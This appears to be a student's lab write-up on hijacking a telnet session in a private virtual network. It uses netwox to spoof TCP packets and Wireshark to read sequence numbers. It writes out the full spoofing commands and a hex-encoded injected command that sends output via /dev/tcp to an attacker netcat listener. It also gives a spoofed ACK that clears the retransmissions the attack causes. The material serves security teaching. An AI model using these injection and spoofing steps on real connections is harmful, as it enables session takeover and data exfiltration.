We need to add the '\n' in the string because the when client server receives the packet, it is concatenated with the previous packets that server has sent. Therefore by adding the \n line we create a new command line and executes the command 'pwd '. Then we want the content of this command to be send to the port 9090 on the attacker's machine at 10.0.2.4.

If we just want to inject the command "pwd" without bothering to see the content. We can inject the hex string for "\npwd\n" into the payload instead.
$python3
>> s = "\npwd \n"
>> s.encode("utf-8).hex()
'0a7077640a'

Step 4: Attacker@10.0.2.4 open a netcat port 9090 on attacking machine with the command "nc -l 9090 -v". The -v means verbose which is have more detail.



Step 5: Attacker@10.0.2.4 run the netwox command:
sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 59774 --tcp-dst 23 --tcp-seqnum 2181164136 --tcp-acknum 2282574859 --tcp-ack --tcp-psh --tcp-window 501 --tcp-data '0a707764203e202f6465762f7463702f31302e302e322e342f393039300a' --spoofip "best"

```
yin@attacker:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protoc
ol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 59774 --tcp-dst 23 --tcp-seqnum 21811
64136 --tcp-acknum 2282574859 --tcp-ack --tcp-psh --tcp-window 501 --tcp-data '0a707764203
e202f6465762f7463702f31302e302e322e342f393039300a' --spoofip "best"
sudo: unable to resolve host attacker: No address associated with hostname
IP_____________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0046=70___________|
|             id                |r|D|M|       offsetfrag        |
|_________0x149B=5275___________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x0E0D_____________|
|                          source                               |
|_____________________________10.0.2.5_____________________________|
|                        destination                            |
|_____________________________10.0.2.6_____________________________|
TCP____________________________________________________.
|          source port          |       destination port        |
|_________0xE97E=59774__________|___________0x0017=23___________|
|                          seqnum                               |
|_____________________0x8201EC68=2181164136_____________________|
|                          acknum                               |
|____________________0x880D540B=2282574859______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x01F5=501___________|
|           checksum            |            urgptr             |
|_________0x94E9=38121__________|___________0x0000=0____________|
0a 70 77 64  20 3e 20 2f  64 65 76 2f  74 63 70 2f  # .pwd > /dev/tcp/
31 30 2e 30  2e 32 2e 34  2f 39 30 39  30 0a        # 10.0.2.4/9090.
```


Netwox 40 is a tool used to send fake packets on the network.
--ip4-dontfrag = when the client receives the packet, if the packet is bigger than the maximum tramission unit (MTU), it may fragment the packet. This command ensures that the packet does not get fragmented.
--ip4-ttl 0 = this is a timer for the life of a packet or time to live.When the timer reaches 0 the packet is discarded.
-ip4-protocol 6 = It is to specify what type of packet it is. The 6 protocol indicated that this is a TCP packet
--ip4-src 10.0.2.5 = The source IP of the packet is from Client@10.0.2.5
--ip4-dst 10.0.2.6 = the destination IP of the packet is server@10.0.2.6
--tcp-seqnum 2181164136 = The sequence number as obtained from wireshark
--tcp-acknum 2282574859 = The acknowledge number (or signature of the packet) as obtained from wireshark
--tcp-ack = a flag in field in the TCP header, that indicates that this is a ACK packet
--tcp-psh = a flag that tells the receiving host that the data should be pushed up to the receiving application immediately.
--tcp-window 501 = the size of the TCP recive window that is communicated to

--tcp-data '0a707764203e202f6465762f7463702f31302e302e322e342f393039300a' = the data that is sent in the packet, written in hex.
--spoofip "best" = alias for ‘linkraw’. Raw means to spoof at the IP4/IP6 level, and uses system IP stack.

The attack is successful. Attacker@10.0.2.4 get the pwd content in port 9090


```
yin@attacker:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
Connection received on 10.0.2.6 56284
/home/yib
```

Check on wireshark:



Evidence of successful attack. The data in the last packet shows “pwd > /dev/tcp/10.0.2.4/9090\r\n”

2. Show the abnormal behaviour you observed through Wireshark and explain the reason of this abnormal behavior. (10 marks)



Abnormal Behaviour: After the attack, we can see that there are many retransmission packet between client@10.0.2.5 and server@10.0.2.6 suspected as “retransmission”. This is because by injecting the data, the attacker messes up the sequence number and payload size between the client and server. When the server send a reply to our spoofed packet, it acknowledges the sequence number and the payload size created by attacker. However, the client has not reached that particular sequence number yet, so it doesn’t send out an ACK. Without the ACK, the server believes that the pack is lost and it continues to retransmit the packet with the messed up sequence number but this is continuously getting dropped by the client. On the side of the client, it will keep sending the packet with the old sequence number (already used by attacker), the server sees it as duplicate data, and thereby drops the packet. This creates a deadlock between the server and client.


3. **Eliminate the abnormal packets using the netwox tool, explain your idea and your command, and describe the observed results (10 marks)**

The abnormal behaviour is seen in the reverse direction where the source is server and destination is client. This means that abnormal behaviour is caused by the server expecting an ACK back from the client. Attacker can eliminate the abnormal behaviour by sending out a packet with an ACK.

(I worked on this problem on another day, so I had to redemo this). Here is the new demo:

```
yib@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6f:8e:45  txqueuelen 1000  (Ethernet)
        RX packets 1533  bytes 1849371 (1.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 994  bytes 104249 (104.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

yim@yim-client:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:00:c4:48  txqueuelen 1000  (Ethernet)
        RX packets 170  bytes 49200 (49.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 137  bytes 19354 (19.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

yim@yim-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

169 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Sep 10 18:35:17 +08 2021 from 10.0.2.5 on pts/2
yib@server:~$
```


Package is captured by attacker:



Attacker injects the command: \n\n

```
yin@attacker:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip
4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 40308 --tcp-dst 23 --
tcp-seqnum 2125997837 --tcp-acknum 4269703895 --tcp-ack --tcp-psh --tcp-window 501
 --tcp-data '0a0a' --spoofip "best"
sudo: unable to resolve host attacker: No address associated with hostname
[sudo] password for yin:
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x002A=42___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xFACF=64207__________|0|1|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|___________0x27F4______________|
|                           source                              |
|_____________________________10.0.2.5_____________________________|
|                         destination                           |
|_____________________________10.0.2.6_____________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0x9D74=40308__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x7EB8270D=2125997837_____________________|
|                            acknum                             |
|_____________________0xFE7E82D7=4269703895_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x01F5=501___________|
|           checksum            |            urgptr             |
|_________0xC719=50969__________|___________0x0000=0____________|
0a 0a                                                  # ..
```

TCP Retransmission abnormal packets appear.



No.	Time	Source	Destination	Protocol	Length	Info
7	0.017730052	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x32bc A attacker
8	0.017730286	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0xa2bd AAAA attacker
9	2.833541916	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.4
10	2.833920453	PcsCompu_6f:8e:45	PcsCompu_7c:98:47	ARP	60	10.0.2.6 is at 08:00:27:6f:8e:45
11	2.896029344	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.4
12	2.896743400	PcsCompu_00:c4:48	PcsCompu_7c:98:47	ARP	60	10.0.2.5 is at 08:00:27:00:c4:48
13	2.951324122	10.0.2.5	10.0.2.6	TELNET	56	Telnet Data ...
14	2.951729254	10.0.2.6	10.0.2.5	TCP	66	23 → 40308 [ACK] Seq=4269703895 Ack=2125997839 Win=509 Len=0 …
15	2.952280537	10.0.2.6	10.0.2.5	TELNET	186	Telnet Data ...
16	3.158614221	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack…
17	3.366421420	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack…
18	3.786761661	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack…
19	4.618121311	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack…

```
▸ Frame 15: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_6f:8e:45 (08:00:27:6f:8e:45), Dst: PcsCompu_00:c4:48 (08:00:27:00:c4:48)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 40308, Seq: 4269703895, Ack: 2125997839, Len: 120
    Source Port: 23
    Destination Port: 40308
    [Stream index: 0]
    [TCP Segment Len: 120]
    Sequence number: 4269703895
    [Next sequence number: 4269704015]
    Acknowledgment number: 2125997839
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 509]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x9475 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (120 bytes)
▾ Telnet
    Data: \r\n
    Data: \033]0;yib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m$ \r\n
    Data: \033]0;yib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m$
```

Thus the summary so far is:
SYN

Src: 10.0.2.5,
Dst: 10.0.2.6
Src Port: 40308,
Dst Port: 23,
Sequence number: 2125997702
Acknowledgment number: 4269703895

SYN ACK – Obtained from the TCP Retransmission packet data
Src: 10.0.2.6,
Dst: 10.0.2.5
Src Port: 23,
Dst Port: 40308,
Seq: 4269703895,
Ack: 2125997839

To get rid of the TCP Retransmission the attacker need to send a packet with the following information:
ACK
Src: 10.0.2.5,
Dst: 10.0.2.6
Src Port: 40308,
Dst Port: 23,
Seq: 2125997839,
Ack: 4269703895

SENDING THE ACK

```
yin@attacker:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64
 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 40308 --tcp
-dst 23 --tcp-seqnum 2125997839 --tcp-acknum 4269703895 --tcp-ack --tcp-psh -
-tcp-window 501 --spoofip "best"
sudo: unable to resolve host attacker: No address associated with hostname
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|___________0x0028=40___________|
|               id              |r|D|M|       offsetfrag      |
|_________0xA69D=42653__________|0|1|0|________0x0000=0________|
|      ttl      |   protocol    |            checksum           |
|____0x40=64____|____0x06=6_____|___________0x7C28______________|
|                           source                              |
|_____________________________10.0.2.5_____________________________|
|                         destination                           |
|_____________________________10.0.2.6_____________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0x9D74=40308__________|___________0x0017=23___________|
|                           seqnum                              |
|_____________________0x7EB8270F=2125997839_____________________|
|                           acknum                              |
|_____________________0xFE7E82D7=4269703895_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x01F5=501___________|
|            checksum           |            urgptr            |
|_________0xD123=53539__________|___________0x0000=0___________|
```

Result: There are no more TCP retransmission abnormalities.

No.	Time	Source	Destination	Protocol	Length	Info
22	26.936911076	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x1141 A attacker
23	26.936911342	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x6242 AAAA attacker
24	26.937817581	10.0.2.4	192.168.1.1	DNS	68	Standard query 0x503a A attacker
25	26.937841146	10.0.2.4	192.168.1.1	DNS	68	Standard query 0x3b3b AAAA attacker
26	26.941120398	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x503a A attacker
27	26.941120612	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x3b3b AAAA attacker
28	26.958920209	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.4
